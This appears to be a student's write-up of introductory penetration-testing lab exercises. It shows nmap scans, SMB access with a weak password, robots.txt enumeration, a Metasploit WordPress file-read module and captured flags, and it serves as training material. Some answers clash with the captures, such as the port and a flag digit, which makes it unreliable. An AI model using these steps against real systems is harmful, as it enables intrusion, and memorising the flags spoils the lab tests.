

This report provides an overview of the foundational exercises in the "Getting Started" section, including the specific tasks undertaken, questions posed, and their corresponding answers. Each question and answer are a practical application of basic cybersecurity concepts, emphasizing hands-on skills in various aspects of network security, web application analysis, and system penetration.


## Questions and Answers:

**1.Q:** Apply what you learned to grab the banner of the server.

**A: SSH-2.0-OpenSSH\_8.2p1 Ubuntu-4ubuntu0.1**

**Explanation:** Banner grabbing is used to identify network service information, including software types and versions, which can be critical for identifying vulnerabilities.

Establish a network connection to the computer




```
kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~/Downloads
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~/Downloads x
(kali@kali)~/Downloads
$ netcat -l -p 22
zsh: bad pattern: net^[[200-netcat
(kali@kali)~/Downloads
$ netcat -l -p 83.136.250.104:49559
83.136.250.104:49559: forward host lookup failed: Unknown host
(kali@kali)~/Downloads
$ netcat -l -p 83.136.250.104:49559
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
Apply what you learned in this section to grab the banner of the above server and submit it as the answer.
```

**2.Q:** What is the version of the service from the Nmap scan running on port 8080?

**A: Apache Tomcat**

**Explanation:** Nmap scanning helps identify services running on specific ports of a target system. Here, Apache Tomcat version was identified on port 8080.

Getting detailed scan of the services running on the computer or device with the IP address 10.129.50.102. This scan will try to find out what services are open and what versions they are, which is valuable for security and network management purposes



```
kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sudo nmap -sV 10.129.50.102
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-21 06:42 EAT
Nmap scan report for 10.129.50.102
Host is up (0.22s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 3.0.3
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http           Apache httpd 2.4.41 ((Ubuntu))
139/tcp   open  netbios-ssn    Samba smbd 4.6.2
445/tcp   open  netbios-ssn    Samba smbd 4.6.2
2323/tcp  open  telnet         Linux telnetd
6060/tcp  open  http           Apache Tomcat
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.78 seconds

(kali@kali)-[~]
$
$ 10.129.50.102
```

**3.Q:** Identify the non-default port that the telnet service is running on.

**A: 2323**

**Explanation:** Telnet typically runs on port 23; identifying it on a non-standard port (2323) indicates altered configurations or potential security measures.



```
kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sudo nmap -sV 10.129.50.102
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-21 06:42 EAT
Nmap scan report for 10.129.50.102
Host is up (0.22s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 3.0.3
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http           Apache httpd 2.4.41 ((Ubuntu))
139/tcp   open  netbios-ssn    Samba smbd 4.6.2
445/tcp   open  netbios-ssn    Samba smbd 4.6.2
2323/tcp  open  telnet         Linux telnetd
6060/tcp  open  http           Apache Tomcat
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.78 seconds

(kali@kali)-[~]
$
$ 10.129.50.102
```

**4.Q:** List the SMB shares and submit the contents of the flag.txt file.

**A: dceee590f3284c3866305eb2473d099**

**Explanation:** Accessing SMB shares and retrieving files is a common task in network penetration testing and internal network exploration.

Run “


`smbclient -N -L \\\\10.129.42.253`

List SMB Shares


To get list of smb shares, then connect to bob as a user using this cmd

```
smbclient -U bob \\\10.129.42.253\users
```

and a password of Welcome1 hence giving us access to his account.



```
smb: \flag> cd .
cd.: command not found
smb: \flag> cd ..
cd.: command not found
smb: \flag> clear
clear: command not found
smb: \flag> ls
.                D          0  Thu Feb 25 23:09:26 2021
..               D          0  Thu Feb 25 23:06:52 2021
flag.txt         N          33  Thu Feb 25 23:09:26 2021
4062912 blocks of size 1024. 1124804 blocks available
smb: \flag> cat flag.txt
cat: command not found
smb: \flag> get flag.txt
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \flag\flag
smb: \flag> get flag.txt
getting file \flag\flag.txt of size 33 as flag.txt (0.9 KiloBytes/sec) (average
0.9 KiloBytes/sec)
smb: \flag>
```




```
[eu-academy-1]-[10.10.15.87]-[htb-ac-949661@htb-xrd3uxdtug]-[~]
[*]$ ls
Desktop  flag.txt  templates
[eu-academy-1]-[10.10.15.87]-[htb-ac-949661@htb-xrd3uxdtug]-[~]
[*]$ cat flag.txt
dceec590f3284c3866305eb2473d099
[eu-academy-1]-[10.10.15.87]-[htb-ac-949661@htb-xrd3uxdtug]-[~]
[*]$
```

**5.Q:** Use web enumeration techniques to get the flag.


**A:** HTB{w3b\_3num3r4710n\_r3v34l5\_53cr375}


**Explanation:** Web enumeration involves gathering information about web servers and applications, often leading to the discovery of vulnerabilities or sensitive data.

Use robot.txt to locate any page within the site and found admin-login-page. Php



Viewed the source code of the page to check for any vulnerabilities and we found the username and password which we used to login in and obtained the flag.






**6.Q:** Identify services and find public exploits to access '/flag.txt'.

**A:** HTB{my\_f1r57\_h4ck}

**Explanation:** Identifying and exploiting vulnerabilities in services is crucial in ethical hacking to gain unauthorized access or information.



```
kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~/Downloads x kali@kali: ~ x
+ -- --[ 9 evasion ]
Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search simple backup
Matching Modules
# Name Disclosure Date Rank Check Description
0 auxiliary/scanner/http/wp_simple_backup_file_read normal No WordPress Simple Backup File Read Vulnerability
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/wp_simple_backup_file_read
msf6 > show options
Global Options:
Option Current Setting Description
ConsoleLogging false Log all console input and output
LogLevel 0 Verbosity of logs (default 0, max 3)
MeterpreterPrompt meterpreter The meterpreter prompt string
MinimumRank 0 The minimum rank of exploits that will run without explicit confirmation
Prompt msf6 The prompt string
PromptChar > The prompt character
PromptTimeFormat %Y-%m-%d %H:%M:%S Format for timestamp escapes in prompts
SessionLogging false Log all input and output for sessions
SessionTLVLogging false Log all incoming and outgoing TLV packets
TimestampOutput false Prefix all console output with a timestamp
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > set RHOST 94.237.56.188
RHOST => 94.237.56.188
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > set RPORT 52796
RPORT => 52796
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > run
[+] File saved in: /home/kali/.msf4/loot/20240121081601_default_94.237.56.188_simplebackup.tra_498777.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > cat /home/kali/.msf4/loot/20240121081601_default_94.237.56.188_simplebackup.tra_498777.txt
[*] exec: cat /home/kali/.msf4/loot/20240121081601_default_94.237.56.188_simplebackup.tra_498777.txt
HTB{my_f1r57_h4ck}
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) >
```

7.Q: SSH into the server and move to 'user2' to get the flag.

A: HTB{1473r4l\_m0v3m3n7\_70\_4n07h3r\_u53r}

**Explanation:** Securely accessing systems via SSH and privilege escalation within a system are key skills in maintaining and breaching security.

